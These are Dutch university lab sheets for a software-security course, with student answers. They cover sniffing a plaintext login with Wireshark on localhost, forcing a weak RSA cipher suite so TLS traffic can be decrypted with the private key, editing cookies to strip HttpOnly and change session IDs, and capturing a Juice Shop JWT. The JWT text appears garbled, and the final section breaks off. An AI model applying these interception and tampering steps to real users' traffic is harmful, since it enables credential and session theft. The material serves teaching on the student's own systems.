21. Zorg ervoor dat het het certificaat in je trusted root certification authorities van je operating system komt te staan.

Windows:

- Open de Microsoft Management Console (Windows key-R en dan mmc intypen)
- Add remove snap-in
- Voeg de certificate snap-in toe
- Kies computer account (Next)
- Klik op finish
- Ga naar Trusted Root Certification Authorities/Certificates
- Klik op Actions -> All Tasks -> Import
- Importeer jouw cert.pem (altijd next klikken)

Mac Os:

- Dubbelklik op het `cert.pem` bestand
- Kies keychain 'system'
- Dubbelklik op 'localhost' die net is toegevoegd
- Kijk zeker na of het jouw certificaat is!
- Klik op trust en kies Always Trust bij SSL

Sluit chrome volledig (Chrome menu-->Exit, niet enkel kruisje) en ga terug naar

`https://localhost:3001`

en neem een screenshot van je browser die aantoont dat er een slotje staat in de adresbalk:



22. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labo_https_ssl.pdf`

Zip alle bestanden die je in dit labo hebt aangemaakt en stuur deze in via digitap. Deze bestanden zijn:

- `naam_voornaam_labo_https_ssl.pdf`
- `http.js`

HTTPS/SSL 2

HTTP/HTTPS 2

Wat ga je leren in dit labo?

- Wireshark installeren en gebruiken.
- Wireshark gebruiken om pakketten te sniffen verstuurd via onbeveiligde http.
- Het verschil begrijpen tussen http en https.

Stappenplan

1. We gaan verder op het vorige labo van https/ssl. Hier hebben we een webserver opgezet met https dat gebruik maakt van een self signed certificate. Zorg ervoor dat alle stappen van het vorige labo zijn uitgevoerd.

2. Pas http.js aan zodat we terug TLS 1.3 gebruiken.

```
secureProtocol : 'TLS_method'
```

3. Start de webserver op met

```
node http.js
```


4. Open je browser (liefst chrome) op de adressen die in de terminal zijn gegeven.

Op <http://localhost:3000> zal je een website te zien krijgen die twee links bevat: "Form with GET" en "Form with POST".


Op <https://localhost:3001> krijg je de beveiligde versie van deze website te zien. Als je het labo vorige keer correct hebt uitgevoerd krijg je hier geen errors of warnings meer.

5. Sluit de webserver terug af door CTRL-C te drukken in je terminal venster.

6. Installeer wireshark: <https://www.wireshark.org/>. Als er gevraagd wordt of je ncap adapter wil installeren doe dit ook anders kan je niet naar je localhost captureren.



Installeren Wireshark (Windows)



7. Als alles geïnstalleerd is start je wireshark op. Bekijk eerst het filmpje over filteren in wireshark:

Wireshark Filtering



Mogelijk gemaakt door Panopto



1x




8. Dubbelklik op de loopback interface:

Capture

...using this filter: All interfaces shown


Wi-Fi: en0	
p2p0	
awdl0	
Thunderbolt Bridge: bridge0	
utun0	
Thunderbolt 1: en1	
utun1	
Thunderbolt 2: en2	
utun2	
Loopback: lo0	
gif0	
stf0	
XHC20	
Ⓢ Cisco remote capture: ciscodump	
Ⓢ Random packet generator: randpkt	
Ⓢ SSH remote capture: sshdump	
Ⓢ UDP Listener remote capture: udpdump	

In windows heet dit "Adapter for loopback traffic capture" (of iets gelijkaardig)



De loopback interface is een "virtuele netwerkkaart". Omdat onze webserver enkel lokaal draait op localhost, gaan we deze interface moeten gebruiken om pakketten te onderscheppen tussen onze browser en de webserver.

9. Wireshark maakt het mogelijk om alle netwerk pakketten individueel op te vangen en lezen. Vanaf je de loopback interface hebt gekozen zal je direct zien dat er pakketten in de lijst komen te staan.
10. Zorg ervoor dat je enkel de pakketten te zien krijgt op poort 3000 door in de balk bovenaan: `tcp.port == 3000` in te typen.




11. Ga naar `http://localhost:3000/get` en probeer met een login en paswoord in te loggen (willekeurig)
12. Zoek het pakket voor deze GET en zoek achter het paswoord dat je hebt ingegeven. Deze pakketten zullen niet altijd direct te vinden zijn, dus wat speurwerk kan nodig zijn.

Je kan ook zoeken achter pakketten door Find Packet te doen (ctrl-f).



13. Maak een screenshot van het gevonden pakket en sleep deze hier onder in. Zorg ervoor dat het paswoord en login zichtbaar is.




14. Waarom kon je dit paswoord gewoon clear text zien?

Omdat een http site is en er dus geen incryptie wordt gebruikt.

15. Verander nu de filter in de balk bovenaan zodat je de ssl handshake kan zien.

16. Ga nu naar <https://localhost:3001> en kijk nu een Wireshark dat je de pakketten te zien krijgt. Neem een screenshot waar duidelijk het **Client Hello** en het **Server Hello** pakket op te zien is (gebruik een pijl).

Sleep deze screenshot hier onder in:



17. Open een **Client Hello** pakket door er op te dubbelklikken. Zoek het **transport layer security** deel van het pakket en klap dat open.

Welke Cipher Suites worden ondersteunt door je browser volgens deze Client Hello?

Cipher Suites (16 suites)

```

Cipher Suite: Reserved (GREASE) (0x4a4a)
Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xc03a)
Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xc038)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)

```

Tip: Je kan dit kopiëren door rechter muisknop te klikken en dan Copy all selected tree items te kiezen.

Wat wordt er bedoeld met deze Cipher Suites en waarom stuurt onze browser deze door met het **Client Hello** bericht:

het zijn mogelijke algoritmes voor toekomstig gecrypteerd verkeer tussen server en client ze worden doorgestuurd om de server te laten weten wat de gekende zijn voor de client, zo kan de server zien of die er ook een van kent die dan gebruikt kan worden

Welke versies van TLS ondersteunt je browser (zoek naar Extension: supported_version)

```

1.2
1.3

```

18. Open nu een **Server Hello** pakket door er op te dubbelklikken. Zoek het **transport layer security**

deel van het pakket en klap dat open.

Welke Cipher Suite heeft de server gekozen:

Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)

19. Verander nu de filter in de balk bovenaan naar: `tcp.port == 3001`

20. Ga nu naar `https://localhost:3001/get` en probeer in te loggen met eender welk login en password.

21. Als je nu gaat zoeken in de pakketten die hij gesniffed heeft zal je opmerken dat je deze niet meer vind.
Waarom is dit?

Omdat het nu over een geencrypteerde https verbinding gaat en er dus niets meer in plain text wordt doorgestuurd.

22. Jouw browser en de server spreken normaal gezien altijd de meest veilige cipher suite (encryptie algoritme) af tijdens de handshake. We gaan nu bewust een zwakkere kiezen, zodat we deze toch kunnen uitlezen via wireshark.

23. Pas de options aan in http.js zodat ze deze properties bevat:

```

    ...
    ciphers: 'TLS_RSA_WITH_AES_256_CBC_SHA',
    secureProtocol : 'TLSv1_2_method',
    ...

```

Als je nog herinnert, volgens de website van ssllabs.com stond TLS_RSA_WITH_AES_256_CBC_SHA gemarkeerd als WEAK:


TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	Forward Secrecy	256
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xc0ca9)	Forward Secrecy	256
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xc0ca8)	Forward Secrecy	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	WEAK	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	WEAK	256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	WEAK	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	WEAK	256
TLS_RSA_WITH_AES_128_CBC_SHA (0xc2f)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0xc35)	WEAK	256

Het ideale voorbeeld dus!

24. Herstart de http server.

25. Ga terug naar wireshark en ga naar preferences (in Edit). Of druk CTRL-SHIFT-P


26. Ga naar Protocols en daarna TLS. Vervolgens ga je naar `RSA keys list` en druk je op Edit.



en dan druk je op het + knopje.


27. Daar vul je de volgende waarden in:

- IP Address: 0.0.0.0
- Port: 0
- Protocol: http
- Key File: *de locatie van je key.pem bestand*



28. Als je nu surft naar <https://localhost:3001> en je logt in dan zal je terug in wireshark de pakketten kunnen lezen. Dit is omdat de cipher suite die je gebruikt niet veilig is. Als iemand in bezit is van de private sleutel, kan die dus toch alles uitlezen.

29. Maak een screenshot waarmee je bewijst dat je nu terug je login en paswoord kan zien in wireshark als je inlogt in sleep deze hieronder in:



30. Als je nu terug een sterkere cipher suite kiest en de TLS versie terug verhoogt naar 1.3 met

```
ciphers: 'TLS_AES_256_GCM_SHA384',  
secureProtocol : 'TLS_method',
```

dan zal je zien dat je de berichten zelfs niet meer kan lezen met de private key.

31. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labo_https_ssl.pdf`.

Stuur deze vervolgens in via digitap!

Cookies

Zoals altijd kunnen de oefeningen binnengehaald worden door een git pull te doen.

```
git pull
```

of de git repository te clonen als je deze nog niet hebt.

```
git clone https://github.com/similonap/software_security_2021.git
```

Wat ga je leren in dit labo?

- Leren met cookies werken met chrome developer tools.
- De verschillende options mogelijk bij cookies begrijpen.
- Wireshark gebruiken om cookies te onderscheppen.

Stappenplan

0. We raden je aan om google chrome te gebruiken voor dit labo. Wens je dat niet te doen zal je voor sommige settings zelf op zoek moeten gaan.
1. Open de terminal in `labo_cookies` via visual studio code en installeer alle npm dependencies met

```
npm install
```

2. We hebben voor deze oefening net als vorig labo een webserver in node js geschreven. Je kan deze opstarten met

```
node http.js
```

Het certificaat voor deze server is al aangemaakt in deze sessie.

3. Open je browser op het volgende adres:

`http://localhost:3000/show_cookies`

Je zal daar de melding: 'No cookies... I'm hungry!' krijgen.


De show_cookies pagina zal via javascript code de cookies uitlezen en op je scherm laten zien.

4. Ga daarna naar het adres:


`http://localhost:3000/set_cookies`

daar krijg je de melding: 'Cookies set!'. Op dit moment heeft de webserver een aantal cookies gezet. Als je daarna terug naar de `show_cookies` pagina gaat dan krijg je er een aantal te zien.


Neem screenshot en sleep bestand in het vak hieronder:



5. Open de chrome developer tools via `Ctrl + Shift + I` (Windows) of `Cmd + Opt + I` (MacOS) en ga dan vervolgens naar het tabblad Application




vervolgens ga je naar Cookies en klik je op `http://localhost:3000`



Je krijgt dan een lijst van cookies te zien.

Opmerking: als je voor een reden in dit labo terug opnieuw wil beginnen kan je altijd rechter muisklikken en de cookies clearen. Vervolgens ga je terug naar `http://localhost:3000/set_cookies` om ze terug te zetten.



Opmerking 2: Negeer tot nader order de cookie `connect.sid`. Deze komt later aan bod.

6. Tot wanneer blijft `cookie_1` geldig?

einde sessie

In een cookie wordt dit het **expires** veld genoemd. De waarde van dit veld is een datum met tijdstip in string vorm.

7. cookie_2 zal snel vervallen. Indien je het niet ziet in de chrome developer tools. Ga dan nog eens naar http://localhost:3000/set_cookies en dan terug naar http://localhost:3000/show_cookies. Binnen de 3 minuten zal cookie_2 altijd vervallen.

In een cookie wordt dit het **maxAge** veld genoemd. De waarde van dit veld is het aantal milliseconden dat deze cookie zal blijven leven na het zetten ervan.

8. Hoeveel milliseconden zal een maxAge van 3 minuten zijn?

180.000

9. Het **HttpOnly** veld op cookie_3 zorgt ervoor dat een cookie niet kan uitgelezen kan worden via javascript. Dit maakt het veilig zodat kwaadaardige scripts het niet kunnen uitlezen.

Maar hier een screenshot van en laat zeker zien dat je het HttpOnly vlag hebt gevonden. *Sleep het bestand in het vak hieronder:*

Name	Value	Dom...	Path	Expires / Max-Age	Size	HttpOnly	S...	SameS...	Part...	Priority
connect.sid	s%3ASy2hW7Eeo...	local...	/	Session	95	✓				Medi...
cookie_3	appetizing	local...	/	Session	18	✓				Medi...
cookie_4	heavenly	local...	/	Session	16		✓			Medi...
cookie_2	tasty	local...	/	2023-04-17T07:56:55.154Z	13					Medi...

10. Ga nu naar

https://localhost:3001/hide_me/show_cookies

Daar is de laatste cookie **cookie_5** te vinden. Dit is omdat cookie_5 het veld **path** op '/hide_me' heeft gezet. Dit betekent dat de url 'hide_me' op zijn pad moet hebben (en alles daar onder)

11. Maak een screenshot van de developer tools waar alle 5 cookies op zichtbaar zijn. *Sleep het bestand in het vak hieronder:*

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
cookie_4	heavenly	localhost	/	Session	16	
cookie_3	appetizing	localhost	/	Session	18	✓
cookie_2	tasty	localhost	/	2023-04-17T08:1...	13	
connect.sid	s%3Aa8FogFTLKiTBKuGGp7...	localhost	/	Session	91	✓
cookie_5	palatable	localhost	/hide_me	Session	17	


12. Je kan ook de waarden van de cookies aanpassen in de developer tools door te dubbelklikken op de value van de cookie

Name	Value	Domain
cookie_1	haha	localhost

Pas alle values aan van de cookies naar eender welke waarde en ga terug naar

`https://localhost:3001/hide_me/show_cookies`

Maak hier een screenshot van en sleep het bestand in het vak hieronder:



13. Ook de `expires` en `maxAge` van een cookie kan aangepast worden. Zorg ervoor dat `cookie_1` en `cookie_2` niet meer vervallen.

14. Ook het `path` kan aangepast worden. Zorg ervoor dat alle cookies ook zichtbaar zijn op

`https://localhost:3001/show_cookies`


15. het `HttpOnly` veld en het `secure` kan je jammer genoeg niet aanpassen. Maar zelfs daarvoor bestaat een oplossing:

Klik op het lege gebied onder de cookies om een nieuwe cookie aan te maken. En maak een nieuwe cookie aan met de naam `cookie_3` en dezelfde waarden als hiervoor. `cookie_3` zal dan overschreven worden en het `HttpOnly` veld zal verdwenen zijn.

16. Maak een screenshot van de

`https://localhost:3001/show_cookies`


pagina (niet de developer tools!!). Sleep het bestand in het vak hieronder:



Alle 5 cookies moeten zichtbaar zijn.

17. Open Wireshark op de loopback interface (zie vorig labo) en probeer de cookies te vinden via Wireshark.

Maak een screenshot en sleep het bestand in het vak hieronder:



Tip: Herinner dat je https pakketten niet kan uitlezen.

18. Vooraleer verder te gaan ga eerst naar de pagina

`https://localhost:3001`

daar zal je `Unauthorized` terug krijgen omdat je nog moet inloggen.

19. Je kan inloggen door naar

`https://localhost:3001/login?username=admin&password=admin`


te surfen. Je zal hier `login success!` te zien krijgen.

20. Ga terug naar `https://localhost:3001`

je zal nu iets anders te zien krijgen dan hiervoor omdat je nu ingelogd bent.

21. Ga nu kijken in de developer tools window en je zult de session id daar terug vinden onder `connect.sid`. Deze zal overeen komen met de session id op de server en zo weet de server welke gebruiker jij bent.

Maak een screenshot en sleep het bestand in het vak hieronder:



22. Als je nu de value van `connect.sid` veranderd naar iets anders en dan de webpagina refreshed dan zal je zien dat je weer uitgelogd bent. Waarom?

Opdat de server het "nieuwe" sid niet als ingelogd herkent

23. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_lab0_cookies.pdf`.

Stuur deze vervolgens in via digitap!

Introductie

Zoals altijd kunnen de oefeningen binnengehaald worden door een git pull te doen.

```
git pull
```

of de git repository te clonen als je deze nog niet hebt.

```
git clone https://github.com/similonap/software_security_2021.git
```

Wat ga je leren in dit labo?

- Gebruik maken van Chrome Developer Tools
- Gebruik maken van tools zoals postman, curl,...
- De werking van JWT tokens begrijpen en gebruiken.
- Concepten als secret key en expiration van een token begrijpen.

Stappenplan

1. Ga naar jouw eigen juice shop die je hebt opgezet in het eerste labo. De url zou er als volgt moeten uitzien als je de instructies juist hebt gevolgd:

<https://owasp-juice-shop-xxxxxx.herokuapp.com/#/> (vervang xxxxxx met je studentenkaart nummer)

Opgelet: Dit kan een tijdje duren om deze pagina te laden omdat de server terug moet opstarten. Hou hier rekening mee.


2. Open de Chrome Developer Tools en zorg ervoor dat de Network tab open staat.
3. Log in als de administrator van de juice shop.

Tip: Deze login gegevens heb je in vorige labo's gevonden.


4. Zoek nu de login request terug in de lijst van network calls in de Network tab.

Open deze en ga op zoek naar de JWT token die wordt aangemaakt bij het inloggen.

Neem een screenshot waar deze token duidelijk opstaat en sleep deze hieronder in



[eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWwujXZNxiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJmYQzMziE1MDUXNmYwNjlkZjE4YyJuUmMCISnJvbGUoiJH2G1pbiiImRlbHV4ZVRva2VuIjoiaiwibGFDzeXvZ2luSXAiozL3VwbG9hZHhmVGVmYXVsdeFkbcWJULnBuZyIsInRvdHBHTZWnyZXQiOiIlLCJpc0FjdGl2Si6dHJ1ZSwiYzJlYXRleEF0IjoC0yNCANzo0MTowMS43MzcgcKZAwoJAwiIiwizGVsZXRLZEFOIjpudWxsfiSwiaWF0IjoxNjgyMzIyMjk4LClleHAiojE2ODIznGWnzFnSB5-XivAayY0HSBwcEvankf4j9wPE8jz858lvH9V6u_3WecVvcxoskmctc9iso_wB3Tzj_ofVFBPtJ_nFYqQnkKF4n](#)

- 

- curl is een command line tool die toelaat http requests uit te voeren vanuit git bash.

- uit om te testen dat het bij jou werkt.

